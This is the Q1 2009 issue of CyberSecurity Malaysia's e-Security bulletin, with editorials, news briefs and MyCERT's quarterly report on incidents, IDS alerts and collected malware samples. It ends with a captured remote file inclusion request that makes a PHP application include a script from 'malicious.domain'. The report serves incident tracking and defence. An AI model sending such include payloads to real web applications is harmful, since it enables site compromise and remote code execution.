

e-Security



Volume 18 - (Q1/2009)



**“You can't hold firewalls and intrusion detection systems accountable.
You can only hold people accountable.”**

Daryl White, DOI CIO

Contributors

MyCERT 1st Quarter 2009

Summary Report

MyCERT
CyberSecurity Malaysia

Common Mechanisms in Web Attacks and Mitigating the Attacks

By Suhairi Mohd Jawi & Sharifah Roziah
MyCERT Dept
CyberSecurity Malaysia
suhairi@cybersecurity.my
roziah@cybersecurity.my

Ethical Practices and Codes in Digital Forensic

By Sivanathan Subramaniam (MSc, GCFA)
Digital Forensic Dept
CyberSecurity Malaysia
siva@cybersecurity.my

Pengenalan kepada Prasarana Kritikal

Maklumat Negara

(Critical National Information Infrastructure - CNII)
By Ruzamri Ruwandi
Policy Implementation & Coordination Dept
CyberSecurity Malaysia
ruzamri@cybersecurity.my

Data Encryption

By Hazlin Abdul Rani & Wan Zariman Omar
Cyber Technology Dept
CyberSecurity Malaysia
hazlin@cybersecurity.my
wanzariman@cybersecurity.my

The Requirement of Information Availability under E-Commerce Act 2006

By Sonny Zulhuda
Multimedia University
sonny@mmu.edu.my

Wireless Security Tips for Home Users

By Mohamad Nizam Kassim & Fuad Abdul Rahman
Security Assurance Dept
CyberSecurity Malaysia
mnizamkassim@cybersecurity.my
abdfuad@cybersecurity.my

Using Standards to Curb Information-Related Fraud

By Raj Kumar
Security Management & Best Practices Dept
CyberSecurity Malaysia
raj@cybersecurity.my

Why Do You Need DNSSEC

By Lawrence E. Hughes
InfoWeapons Inc.

ISSN 1985-1995



9 771985 199003



CERTIFIED TO ISO/IEC 27001:2005
CERT NO. : JAB066

From the Editor's Desk

maslina@cybersecurity.my

First of all, a belated new year 2009 wish from all of us here in CyberSecurity Malaysia!

This first publication of the year provides a blend of articles that are hoped to benefit readers; Business Continuity, wireless, encryption, critical national information infrastructure, ethical practices in digital evidence and many more. Also security related news happening worldwide in the first quarter. You may read the headlines in the news column and do click to our website for complete news!

What was happening in Q1? Our awareness programmes in Q1 were mainly held in East Malaysia. INFOSEC.my was conducted in Kuching, Sarawak in February. We conducted a series of talks and participated in an exhibition in raising awareness for school students and end users. These events were part of MOSTI's Corporate Social Responsibilities project, InfoSTI that also include a Trainer program on ICT and Information Security Awareness carried out in Kampung Samariang, Sarawak and Kota Marudu, Sabah on ICT and Information Security Awareness. The objective of this programme is to train selected participants in order for them to conduct ICT and Information Security Awareness for the locals there. I must say this programme benefits the region.

In February, we have conducted CISSP and SSCP examinations and also training on Web Application Security. There will be more training in the next quarter. Do check out our training calendar! To all security professionals and practitioners out there, if you have interesting articles to share, please submit to us and be part of us.

What we need to anticipate the upcoming quarter? We will probably see more computers to be infected as Conficker, the Internet's No. 1 Threat has been reprogrammed to strengthen its defenses while also trying to attack more machines by taking advantage of the unpatched machines. It has infected the most of 12 million PCs. So, patch up your PCs consistently..its our responsibility to secure our computer and our cyberspace!

Happy reading!

Best Regards

Maslina

Maslina binti Daud
Editor

A Message from the Head of CyberSecurity Malaysia

Greetings to all readers! Welcome to the first edition of eSecurity Bulletin for 2009. I hope the past issues have been informative and provided you a good insight on current information security issues, strategies and techniques to understand the cyber world better.

The current global economy crisis creates opportunities for new forms of attacks related to unemployment and phishing attacks on job seeking sites. New forms of attacks will continue to increase and computer systems will continue to be compromised especially through spam and legitimate-looking emails with unexpected malicious attachments. For websites, SQL injections and attempts to breach existing web security by malware infection will continue to be the main threat. Website owners and developers need to harden and secure their website/s because if compromised, this can affect their company's long established reputation and brand name. Attackers are smart and they are targeting well known establishments with a web presence with intention of financial and information gains.

Recently, Conficker.C or "Conficker" worm surfaced. Our MyCERT team paid a special attention to this worm. As part of our advisory is to inform the public on latest happenings with regards to cyber space security, we took prudent steps to work closely with the .my DOMAIN REGISTRY and with other international partners to mitigate abuses of domains caused by "Conficker". I would like to advise that everyone to keep their computers updated and observe any abnormal activities.

With the current global economic climate, good corporate governance and implementation of security controls and processes are the key success factors in securing business environment. It is crucial in the situation where mergers and acquisitions are taking place. Information security professionals and practitioners are expected to play bigger roles in meeting the demand of such for their organisation or their clients. Since cyber threats and attacks continue to happen, we at CyberSecurity Malaysia believe in human defense that is, to place great emphasize on developing a skilled and knowledgeable workforce to address information security issues. We offer various information security training and awareness programmes for end-users and organisations. You are most welcomed to speak to us of your training needs. Do visit us www.cybersecurity.my for more information and visit www.esecurity.org.my for tips on internet safety.

I would like to take this opportunity to thank our contributors who have given their time and support to make this bulletin a success and we always welcome new contributors!

Thank you.

Best Regards
Lt Col (R) Husin Jazri CISSP
CEO
CyberSecurity Malaysia



Table of Contents

- | | |
|--|--|
| 03 E-Security News Highlights for Q1, 2009 | 23 Data Encryption |
| 04 MyCERT 1st Quarter 2009 Summary Report | 26 The Requirement of Information Availability under E-Commerce Act 2006 |
| 16 Common Mechanisms in Web Attacks and Mitigating the Attacks | 28 Wireless Security Tips for Home Users |
| 18 Ethical Practices and Codes in Digital Forensic | 31 Using Standards to Curb Information-Related Fraud |
| 20 Pengenalan Kepada Prasarana Kritikal Maklumat Negara
(Critical National Information Infrastructure - CNII) | 34 Why Do You Need DNSSEC? |
| | 39 Training Calendar 2009 |

PUBLISHED BY

CyberSecurity Malaysia (726630-U)
Level 7, Sapura@Mines
7, Jalan Tasik, The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan

PRODUCED BY

Equal Media (1590095-D)
Block D-10-3, Plaza Kelana Jaya
Jalan SS7/13A, 47301 Petaling Jaya
Selangor Darul Ehsan, Malaysia
Tel / Fax : +603 2274 0753

PRINTED BY

Percetakan Tujuh Lapan Enam Sdn Bhd (564108-K)
No18, Lengkungan Brunei
55100 Pudu, Kuala Lumpur
Tel: +603 2732 1422
KKDN License Number: PQ 1780/3724

e-Security News Highlights for Q1, 2009

Twitter Hit by Phishing Attack and Account Hijacking (January 5, 2009)

Twitter users are the latest targets of phishing attacks. Some users have reported receiving messages that direct them to phony login pages. Once the login credentials have been harvested, the accounts are used to send more phishing messages.

http://voices.washingtonpost.com/securityfix/2009/01/phishers_now_twittering_their.html?wprss=securityfix

http://news.cnet.com/8301-17939_109-10130566-2.html?part=rss&subj=news&tag=2547-1009_3-0-20

Downadup Worm Infects More Than 1 Million PCs in 24-Hour Period (January 14 & 15, 2009)

A rapidly spreading worm has infected an estimated 1.1 million PCs in a 24-hour period, bringing the total number of infected computers to 3.5 million. The Downadup worm exploits a flaw in the Windows Server service used by all supported versions of Windows. The flaw was addressed in an out-of-cycle patch released in October 2008.

<http://isc.sans.org/diary.html?storyid=5695>

http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9125941&source=rss_topic17

Cybersecurity Bill Empowers President To Shut Down Internet (April 8, 2009)

Two bills introduced giving the President the power to deem a private network part of the nation's critical infrastructure and shut it down for cybersecurity reasons also gives the Commerce Secretary the power to access network data outside of oversight. The Big Brother vibe coming off both is reminiscent of a demanding report submitted before Obama even took office.

<http://www.securitypronews.com/insiderreports/insider/spn-49-20090408CybersecurityBillEmpowersPresidentToShutDownInternet.html>

Parking Tickets as Cyber Attack Social Engineering Vector (February 4 & 5, 2009)

Cyber criminals in Grand Forks, North Dakota planted phony parking violation notices on cars. The notices direct the users to a website for more information, which leads the users through a set of links that downloads malware onto their computers. That malware then urges users to download an anti-virus scanner that is worthless. Another scam first uncovered by Internet Storm Center:

<http://isc.sans.org/diary.html?storyid=5797>

<http://www.techweb.com/article/showArticle?articleID=213200005§ion=News>

Study Examines Accidental Disclosure of Medical Record Data Through P2P (February 12 & January 30, 2009)

A report out of Dartmouth University says that patient information is at greater risk from accidental disclosure through peer-to-peer networks than through the theft or loss of laptops and removable storage devices. The study, "Data Hemorrhages in the Health Care Sector," describes how Professor Eric Johnson and his colleagues, along with P2P monitoring vendor Tiversa, were able to find thousands of records, including medical diagnoses,

<http://www.scmagazineus.com/Medical-data-leakage-rampant-on-P2P-networks/article/127216/>

http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=network_security&articleId=9127066&taxonomyId=142&intsrc=kc_top

Canadian Researchers Uncover Huge Cyber Spy Network (March 29 & 30, 2009)

Canadian researchers have uncovered what they say is a vast cyber spy network that has infected government and embassy computers in 103 countries around the world. The network, dubbed Ghostnet, appears to be controlled almost exclusively by computers in China.

<http://www.h-online.com/security/Infiltrated-Chinese-software-spies-on-Tibetan-government-in-exile-s-computers-/news/112957>

<http://news.bbc.co.uk/2/hi/americas/7970471.stm>

Researchers Find Method to Test for Conficker Infection (March 30, 2009)

Researchers have found a way to detect whether or not a computer is infected with the Conficker worm. Until now, the known methods for determining whether or not a computer was infected with Conficker - monitoring outbound connections on networks and scanning each computer individually - were difficult and consumed significant amounts of resources

<http://www.securityfocus.com/brief/936>

http://www.theregister.co.uk/2009/03/30/conficker_signature_discovery/

UK May Start Retaining Social Networking Site Data (March 18 & 19, 2009)

UK Home Office Security Minister Vernon Coaker says that the EU Data Retention Directive does not go far enough because it does not include communications on social networking sites like Facebook and Bebo. As of March 15, 2009, UK ISPs are required to retain user traffic information for 12 months. Coaker said that future Interception Modernisation Programme proposals could include retention of social networking site data.

<http://www.itpro.co.uk/610247/government-could-start-snoop-ing-on-facebook>

http://news.cnet.com/8301-1009_3-10199107-83.html?tag=nl.e757

Phishing Scheme Spreads Through IM Services (February 25, 2009)

Phishers have been targeting people who use Internet chat services with an attack aimed at stealing account login information. The attack comes in the form of instant messages asking recipients to click on a TinyURL link to watch a video. The link leads users to a site that asks for login credentials. The messages appear to come from trusted friends. Users of Gmail, Yahoo, Microsoft and MySpace instant messaging programs have reportedly received the phony messages.

<http://www.vnunet.com/vnunet/news/2237230/multi-platform-im-phishing>

Symantec Study Shows Most Companies Have Experienced Loss - From Cyber Attacks (March 23, 2009)

Research from Symantec shows that 98 percent of the 1,000 IT managers from companies in the US and Europe said their companies experienced tangible loss from a cyber attack of some sort over the last two years. Forty-six percent of respondents said that cyber attacks resulted in downtime for their companies; 31 percent said customer and/or employee data were stolen; and 25 percent said corporate data were taken. Three-quarters of the European respondents said their companies are outsourcing some portion of their security operations.

<http://www.networkworld.com/news/2009/032309-study-most-organizations-hit-by.html>

<http://www.vnunet.com/vnunet/news/2238947/firms-outsourcing-security>

MyCERT 1st Quarter 2009 Summary Report

Introduction


This Quarterly summary provides an overview of activities carried out by MyCERT related to computer security incident handling and trends observed from the research network. The summary highlights statistics of categories of incidents handled by MyCERT in Q1 2009, security advisories released to MyCERT's constituents, the Malaysian Internet Users, and other activities carried out by MyCERT staff.

Do take note that the statistics provided reflect only the total number of incidents handled by MyCERT and not elements such as monetary value or repercussion of the incidents. Computer security incidents handled by MyCERT are those that occur or originate in the within the Malaysian domain or IP space. MyCERT works closely with other local and global entities to resolve computer security incidents.

Incident Trends Q1 2009

From January to March 2009, MyCERT, via its Cyber999 service, handled 674 incidents. These incidents are referred to MyCERT by members in it's' constituency or security teams from abroad, in addition to MyCERT's proactive monitoring efforts.

The following graph shows the total incidents handled by MyCERT in Q1 2009.




Incident Breakdown by Classification Q1 2009

In Q1 2009, system intrusion and fraud related incidents represent 46% and 32% of incidents handled respectively. System intrusion incidents are generally attributed to web defacement. MyCERT observed that the main cause of defacements were vulnerable web applications. Fraud incidents are mostly phishing sites of local and foreign institutions. In Q1 2009, MyCERT handled about 112

phishing sites. MyCERT handles both the source of the phishing emails as well as the removal of the phishing sites by the affected Internet Service Providers (ISPs). Of the 112 sites handled, 68 were targeting local brands.


Under the classification of drones and malicious codes, in Q1 2009, MyCERT had handled 36, 1616 unique IP addresses of infected computers within the Malaysian IP space. While the IP addresses may overlap each other where dynamic addressing is used, the high unique IP address count shows that a significant number of computers are infected by malicious code such as Torpig and Conficker. Obviously that a better approach is needed to ensure hosts that are infected are free from malware before connecting to the Internet. Other examples of incidents within these categories are active botnet controller and hosting of malware or malware configuration files.

Incident Breakdown Q1 2009



The following graph shows the breakdown of domains defaced in Q1 2009. Out of the 303 websites defaced in Q1 2009, 60% of them are those with a com and com.my extensions. Defacers generally target web applications that are prone to SQL injection or sites that are not secured properly.

Web Defacements by Domains Q1 2009




Advisories and Alerts

In Q1 2009, MyCERT had issued a total of 22 advisories and alerts for its constituency. Most of the advisories in Q1 involved popular end user applications such as Adobe PDF Reader, Adobe Flash, Microsoft Excel and Microsoft Internet Explorer. Attacker often compromise end users computers by exploiting vulnerabilities in users' application. Generally, the attacker tricks the user in opening a specially crafted file (i.e. a pdf document) or web page.

MyCERT also released a specific alert concerning the Conficker worm. The worm is known to exploit a known vulnerability in the Windows Operating System (MS08-067) and use other techniques to spread. MyCERT's advisory contains steps for detection and removal.


Readers can visit the following URL on advisories and alerts released by MyCERT in 2009.

 <http://www.mycert.org.my/en/services/advisories/mycert/2009/main/index.html>

CyberSecurity Malaysia Research Network

Apart from the Cyber999 service, MyCERT also observed activities on its research network and conduct analysis on internet threats and trends. The overall objectives of this initiative are as follow:

- To observe the network for suspicious traffic simultaneously monitor for the occurrence of known malicious attacks.
- To observe attacker behaviours in order to learn new techniques being deployed
- To determine the popular techniques that is currently being used as well as to confirm the continued use of old and well known attack techniques.
- To compile and analyze sufficient relevant information of which the results can be used to alert the community at large to the possibility of imminent cyber attacks on local networks.



Network Activities

The following is a summary derived from MyCERT's research network for Quarter 1, 2009. The research network contains no real production value and as such, traffic that comes to it is suspicious in nature.

Signature	Total
Portscan: Open Port	421153
ET WEB PHP Remote File Inclusion (monster list http)	150273
ET SCAN Potential SSH Scan	67022
ET SCAN Potential SSH Scan OUTBOUND	65032
ET WEB_SPECIFIC Mambo Exploit	23610
ET EXPLOIT MS04-007 Kill-Bill ASN1 exploit attempt	21430
ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection	12410
ET SCAN Behavioral Unusual Port 139 traffic, Potential Scan or Infection	12250
ET EXPLOIT LSA exploit	5735
ET EXPLOIT MS04011 Lsasrv.dll RPC exploit (WinXP)	5597




Figure 2.1.1 Top Ten Alerts

Figure 2.1.1 show top ten alerts generated from CyberSecurity Malaysia Research Network intrusion detection systems. More than 50% alert generated are related to port scanning which shows that this technique is used to search for a network host for open ports and most probably to find specific vulnerability exploit to launch real attack once the vulnerabilities have been found.

The chart also shows 19% alert are from WEB PHP Remote File Inclusion (RFI). The reason for high number of alert generated is due to a distributed deployment of a web component used to research on Remote File Inclusion (RFI) attacks. More detail on RFI is available under section 2.3

Generally, activities on port 22 are related to brute forcing, most of which are automated or carried out by compromised machines. As for port 445 and 139, the release of Conficker is one of the reasons why traffic on both port is still high. Other than Conficker, those ports have been used for scanning windows for old vulnerabilities such as MS 04-007, MS04-011 and LSA exploit.

Malware Tracking

Software is considered malicious (malware) based on the perceived intent of the creator rather than any particular features. Malware includes computer viruses, worms, trojan horses, most rootkits, spyware, dishonest adware, crimeware and other malicious and unwanted software. Malware is not the same as defective software, that is, software which has a legitimate purpose but contains harmful bugs.

MyCERT has been collecting malware samples automatically since 2007. Out of total 7734 binaries collected in the first quarter of 2009, 760 are unique (based on MD5 hash). The figure below is the distribution of the source attack to our research network grouped by country:

Top 10 Hosted Malware




Figure 2.2.1 Top 10 Source of Malware

The list of the countries above reflect the nature of the IP addresses coverage of our research network and the way infected computers scan for new targets.

By laying the graph into map, here we can see the the global distribution of binaries downloaded by sensors in the first quarter of 2009.



Figure 2.2.2: Map of Malware Distribution Captured For Q1 2009

We're using three free antivirus software to identify our collected malware. Below are the top 10 malware classification based on 3 Anti-Virus software used by MyCERT.




Figure 2.2.3: ClamAV Detection Statistic (Top 10)




Figure 2.2.4: Antivir Detection Statistic (Top 10)




Figure 2.2.5: Avira Detection Statistic (Top 10)


Different antivirus products may use a different name for a particular malware. As grouped by MD5 hash, here are the top 10 malware collected in the first quarter of 2009:

Total	MD5 Hash	ClamAV	Avira	Antivir	Sigbuster
1371	4e9fe62355735bb825f4bea19b683a8a	Worm.Kolabc-2	W32/Kolab.F	TR/Crypt.N SPM.Gen	OK
536	a1684ab6826635a2f2eb81985eff4e89	Trojan.Poebot- 121	W32/Backdoor X.VSQ	TR/Crypt.X PACK.Gen	eXpressor v1.4.5 SN:225
442	98eb0fdadf8a403c013a8b1882ec986d	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK
385	96916763b55ee1164bafdfc66db9bf6e	Worm.Kolabc-1	W32/Heuristic- 210!Eldorado -	TR/Crypt.X PACK.Gen	EXE_Cryptor v2.2X SN:193
367	4ec0e5e40d4b97091b7f4ce4e935d715	Worm.Kolab- 366	W32/Heuristic- 210!Eldorado	TR/Crypt.X PACK.Gen	OK
269	fd28c5e1c38caa35bf5e1987e6167f4c	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK
258	a2bf71ed94580d2e957b550c9aae1490	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK
242	3228f8bc721572422c268f244476dbb8	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK
226	2fa0e36b36382b74e6e6a437ad664a80	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK
217	e269d0462eb2b0b70d5e64dcd7c676cd	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	OK OK

Figure 2.2.6: Top 10 Binary Hash

Based on MD5 hash, among the top malware we collected in the first quarter of 2009 are:-

- bb39f29fad85db12d9cf7195da0e1bfe
- f024cd71b2e14e3caed0a0331c4a9618



ThreatExpert

Submission Summary:

Submission details:

- Submission received: 2 April 2009, 21:42:22
- Processing time: 9 min 4 sec
- Submitted sample:
 - File MD5: 0x49E36BB7A0F5F516ED12670BE7EC0BC4
 - File SHA-1: 0x6BBC40EF89768EA46812914B9976AE2865DF22D9
 - Filesize: 2,378,842 bytes
 - Alias:
 - Backdoor.VanBot.wv [PCTools]
 - W32.Virut.B [Symantec]
 - Net-Worm.Win32.Kolabc.fbh [Kaspersky Lab]
 - Packer.RLPack [Ikarus]

Summary of the findings:

What's been found	Severity Level
A network-aware worm that uses known exploit(s) in order to replicate across vulnerable networks.	*****
MS04-012: DCOM RPC Overflow exploit - replication across TCP 135/139/445/593 (common for Blaster, Welchia, Spybot, Randex, other IRC Bots).	*****
MS04-011: LSASS Overflow exploit - replication across TCP 445 (common for Sasser, Bobax, Kibuv, Korgo, Gaobot, Spybot, Randex, other IRC Bots).	*****
Communication with a remote IRC server.	1
There were some system executable files modified, which might indicate the presence of a PE-file infector.	4
Contains characteristics of an identified security risk.	*****

Figure 2.6.7: Analysis from ThreatExpert

From the above, two MD5 hashes, and some other samples, one can observe that most malware samples collected by MyCERT have the following characteristics:

- Family of network-aware worm. An exploit(s) uses known vulnerability to replicate across vulnerable networks.
- Exploit MS04-012 vulnerability: DCOM RPC Overflow exploit - replication across TCP 135/139/445/593.
- Exploit MS04-011 vulnerability: LSASS Overflow exploit - replication across TCP 445.
- Communicate through a remote IRC server.
- Modify some system executable files, which might indicate the presence of a PE-file infector.
- Contains characteristics of an identified security risk.

Remote File Inclusion (RFI) Tracking

Another classification of attacks that MyCERT is analyzing is Remote File Inclusion (RFI). Basically the goal is to study the nature of this attack (i.e. what applications are exploited), mostly automated or carried out by compromised servers, and to identify the source of the malicious scripts.

Sample 1

```
Attacker IP X.X.22.Y
SIGNATURE: ET WEB PHP Remote File Inclusion (monster list http)
===== PAYLOAD BEGIN(Decode)=====
GET //bookmark4u/lostpasswd.php?env[include_prefix]=http://malicious.domain/cyber.txt??
```

Figure: 2.3.1 Attack Request

